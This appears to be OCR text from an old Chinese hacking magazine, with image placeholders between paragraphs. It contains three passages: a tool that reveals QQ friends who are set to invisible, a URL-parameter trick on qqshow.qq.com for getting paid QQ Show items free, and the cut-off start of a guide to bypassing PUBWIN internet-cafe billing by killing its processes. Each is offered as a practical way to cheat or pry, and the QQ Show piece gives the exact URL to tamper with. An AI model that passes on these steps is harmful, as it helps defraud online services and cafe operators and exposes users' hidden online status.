
把软件下载下来安装完毕后运行，在帐号的菜单下添加你的QQ，然后登录上去，过会儿就会把你好友信息更新出来了，在线、隐身和离线都显示出来了（图1）。


看，隐身用户都乖乖地现出了原形，一个也休想“逃掉”。在表格中，你可以任选一个QQ号码，单击鼠标右键，选中“查看好友资料”，该好友的资料就出来了。还可以选中“发送消息”，在弹出的对话框中输入你想发的信息，点击“发送”按钮给好友发送消息。想接收好友回复过来的消息，可以右键点最上面你的QQ号码，选“查看消息”选项（图2）。

点击“参数设置”菜单，在“参数设置”对话框中，修改“轮询间隔”栏，改默认3分钟为更长时间。你也可以将该软件设置为“开机自动启动”、“最小化到系统托盘上”，可以设置快捷键，这些选项只需勾选即可（图3）。

软件就介绍这儿，是不是已经有朋友心动了呢？那就快去试试吧！快给你好友里隐身的朋友一个惊喜吧！

（本文涉及到的QQ Tool光盘有收录）





教你来玩QQ秀

沉默

今天我给大家说的是QQ秀上的一个小bug。大家都知道QQ秀穿在身上是不能送人的，如果送人的话自己物品里就没有了，不过，这次我要实现的是不仅可以穿在身上送人还可以一套QQ秀让2个号使用。

第一步当然是进入QQ秀，如果穿在身上点击赠送的话会出现如图1所示的系统提示。


不用慌，我们不用点击赠送，而是鼠标右击赠送，在出来的快捷菜单里选“复制快捷方式”，如图2。

再在地址栏上粘贴刚才复制的地址，回车后就出现了和赠送画面一样的窗口，在这里还是不能赠送，我们只要在地址栏上改点东西就可以，是随便改的，我复制的网址是http://qqshow.qq.com/cgi-bin/qqshow_user_opensendwin?itemno=15277&itemid=1355566&url=http://qqshow.qq.com/my/inc/m_m.shtml，看到“15277”的数字没有，只要改动这个数字就可以，随便你改什么，这个数字是QQ秀的编码，每个QQ秀都有自己的号码，改了这个数字，下面的QQ秀也会变，如图3。


这个是我改了数字后出现的，不用担心，改了后只要输入号码点击提交就可以，不用付钱的，点击，成功了，如图4。

提交后会收到一条系统消息，名字是你改的那个QQ秀的名字，如图5。

看下名字是不是一样啊，但进去的不是这件东西，而是你要送的东西，只要QQ秀穿在身上不要换，这样就可以一套QQ秀2个号使用了。够爽的吧，有了这种方法就可以省掉一笔买QQ秀的钱了哦。



网吧黑客



与PUBWIN再次交手

战神MARS

2005年第6期我在X档案上发表了《PUBWIN破解之总结篇》（以下简称《总结》）。文中我提到用“Windows任务管理器”杀死PUBWIN进程的方法：就是先将RECLOCK.exe进程结束，再将PUBWIN.exe进程结束。最近我发现在有的网吧行不通。WHY？我也在思考这个问题。无意间，将系统中的一个叫RUND1L.exe的进程结束掉，如图1，发现电脑可以用了（注意：这里并非是RUNDLL.exe哦）。

